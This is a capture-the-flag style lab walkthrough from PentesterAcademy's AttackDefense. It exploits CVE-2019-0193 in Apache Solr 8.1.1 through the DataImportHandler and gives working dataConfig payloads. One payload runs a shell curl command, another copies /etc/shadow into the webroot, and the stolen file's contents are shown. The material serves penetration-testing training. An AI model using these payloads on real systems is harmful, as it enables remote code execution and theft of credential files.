ATTACK DEFENSE

by PentesterAcademy


Name	Apache Solr 8.1.1
URL	https://attackdefense.com/challengedetails?cid=1531
Type	Real World Webapps : XML External Entity

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

Step 1: Identifying the ip address of the target machine.


Command: ip addr



```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
557: eth0@if558: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
562: eth1@if563: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:37:22:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.55.34.2/24 brd 192.55.34.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The web application is running on port 8983 on the target machine. The IP address of the target machine is 192.55.34.3

Step 2: Inspect the web application.



Instance

Start 8 minutes ago

Versions

solr-spec	8.1.1
solr-impl	8.1.1 fcbe46c28cef11bc058779afba09521de1b19bef - ab - 2019-05-22 15:20:(
lucene-spec	8.1.1
lucene-impl	8.1.1 fcbe46c28cef11bc058779afba09521de1b19bef - ab - 2019-05-22 15:15:2

System 1.40 1.27 1.28

Physical Memory 46.9%

14.74 GB


Swap Space 0.1%

0.51 MB

File Descriptor Count 0.0%

255

Step 3: Search on google “solr 8.8.1 exploit github”.



solr 8.8.1 exploit github - Goog
https://www.google.com/search?client=firefox-b-d&q=solr+8.8.1+exploit+github
Google
solr 8.8.1 exploit github
All
Videos
News
Shopping
Images
More
Settings
Tools

About 8 results (0.22 seconds)

veracode-research/solr-injection: Apache Solr ... - GitHub
https://github.com › veracode-research › solr-injection ▾
This research is aimed to present a new **vulnerability**: "**Solr** parameter Injection" and describe how it may be exploited in different scenarios. It also accumulates ...
Missing: ~~8.8.1~~ | Must include: 8.8.1

The github link contains steps which can be followed to exploit the vulnerability.

Github Link:
https://github.com/veracode-research/solr-injection#3-cve-2019-0193-remote-code-execution-via-dataimporthandler


GitHub - veracode-research/so
https://github.com/veracode-research/solr-injection#3-cve-2019-0193-remote-code-execution-via-dataimporthandler

3. [CVE-2019-0193] Remote Code Execution via dataImportHandler

Target Solr version: 1.3 – 8.2
Requirements: DataImportHandler should be enabled, which is not by default

Solr has an optional DataImportHandler that is useful to import data from databases or URLs, It is possible to include arbitrary JavaScript code inside the script tag of dataConfig parameter that will be executed on the Solr server for each imported document.

Exploit via direct connection to the Solr server:


```
GET /solr/db/dataimport?command=full-import&dataConfig=<dataConfig>
  <dataSource type="URLDataSource"/>
<script><![CDATA[function f1(data){new
java.lang.ProcessBuilder["(java.lang.String[])"](["/bin/sh","-c","curl
127.0.0.1:8984/xxx"]).start()}]]></script>
  <document>
    <entity name="xx"
            url="http://localhost:8983/solr/admin/info/system"
            processor="XPathEntityProcessor"
            forEach="/response"
            transformer="HTMLStripTransformer,RegexTransformer,script:f1">
    </entity>
  </document>
</dataConfig> HTTP/1.1
Host: localhost:8983
```

▸ [Expand to see the properly encoded request]

When you test it, make sure the url specified in the 'entity' section is accessible from the Solr side and returns a valid XML document for Xpath evaluation.

Step 4: After analysing the method, an xml file has to be hosted on localhost which will be fetched by the config used for remote code execution.


```
<?xml version="1.0" encoding="utf-8"?>
<note>
<to>Tove</to>
<from>Jani</from>
<heading>Reminder</heading>
<body>Don't forget me this weekend!</body>
</note>
```



```
root@attackdefense:~# cat solr
<?xml version="1.0" encoding="utf-8"?>
<note>
<to>Tove</to>
<from>Jani</from>
<heading>Reminder</heading>
<body>Don't forget me this weekend!</body>
</note>
root@attackdefense:~#
```


Step 5: Start a local server at port 80 using PHP or python

Command: php -S 0.0.0.0:80



```
root@attackdefense:~# php -S 0.0.0.0:80
PHP 7.3.4-2 Development Server started at Mon Dec 16 16:48:18 2019
Listening on http://0.0.0.0:80
Document root is /root
Press Ctrl-C to quit.
```

Step 6: Navigate to the DataImport page by choosing “db” core from “Core Selector” which is located on the left sidebar



192.55.34.3:8983/solr/#/db/core-overview

Statistics

```
Last Modified: -
     Num Docs: 0
      Max Doc: 0
  Heap Memory  0
       Usage:
 Deleted Docs: 0
      Version: 2
Segment Count: 0
      Current: ✓
```

Instance

```
     CWD: /opt/solr-8.1.1/server
Instance: /opt/solr/example/example-DIH/solr/db
    Data: /opt/solr-8.1.1/example/example-DIH/solr/db/data
   Index: /opt/solr-8.1.1/example/example-DIH/solr/db/data/index
   Impl:  org.apache.solr.core.NRTCachingDirectoryFactory
```


Replication (Master)

	Version	Gen	Size
Master (Searching)	0	1	69 bytes
Master (Replicable)	-	-	-

Healthcheck

Ping request handler is not configured with a healthcheck file.

Step 7: Click on “DataImport” button located under “db” section




Step 8: Click on “Debug mode” and copy the exploit under configuration textbox.

Exploit code:

```
<dataConfig>
  <dataSource type="URLDataSource"/>
  <script><![CDATA[
          function poc(){ java.lang.Runtime.getRuntime().exec("cp /etc/shadow
/opt/solr/server/solr-webapp/webapp/poc.txt");
          }
  ]]></script>
  <document>
    <entity name="stackoverflow"
            url="http://192.55.34.2/solr"
            processor="XPathEntityProcessor"
            forEach="/note"
            transformer="script:poc" />
  </document>
</dataConfig>
```

This poc function will try to copy the shadow file to web root directory



/dataimport

Command: full-import

☐ Verbose
☐ Clean
☑ Commit
☐ Optimize
☑ Debug

Entity

Start, Rows: 0 10


Custom Parameters: key1=val1&key2=val2

Execute with this Configuration →

Last Update: 16:49:28
No information available (idle)

```
        }
  ]]></script>
  <document>
    <entity name="stackoverflow"
            url="http://192.55.34.2/solr"
            processor="XPathEntityProcessor"
```

Step 9: Click on “Execute with this configuration”



/dataimport


Command: full-import

☐ Verbose
☐ Clean
☑ Commit
☐ Optimize
☑ Debug

Last Update: 16:52:44
(Duration: 01s)
Requests: 1 1/s, Fetched: 0 , Skipped: 0 , Processed: 0
Started: less than a minute ago

The xml file has been indexed as well as the exploit worked too.

Step 10: navigate to /solr/poc.txt



```
root:*:18198:0:99999:7:::
daemon:*:18198:0:99999:7:::
bin:*:18198:0:99999:7:::
sys:*:18198:0:99999:7:::
sync:*:18198:0:99999:7:::
games:*:18198:0:99999:7:::
man:*:18198:0:99999:7:::
lp:*:18198:0:99999:7:::
mail:*:18198:0:99999:7:::
news:*:18198:0:99999:7:::
uucp:*:18198:0:99999:7:::
proxy:*:18198:0:99999:7:::
www-data:*:18198:0:99999:7:::
backup:*:18198:0:99999:7:::
list:*:18198:0:99999:7:::
irc:*:18198:0:99999:7:::
gnats:*:18198:0:99999:7:::
nobody:*:18198:0:99999:7:::
_apt:*:18198:0:99999:7:::
messagebus:*:18208:0:99999:7:::
solr:*:18246:0:99999:7:::
```

The shadow file has been copied to webroot directory.

References:

1. Apache Solr (https://lucene.apache.org/solr/)
2. CVE-2019-0193 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-0193)
3. Apache Solr DataImport Handler RCE (https://github.com/jas502n/CVE-2019-0193)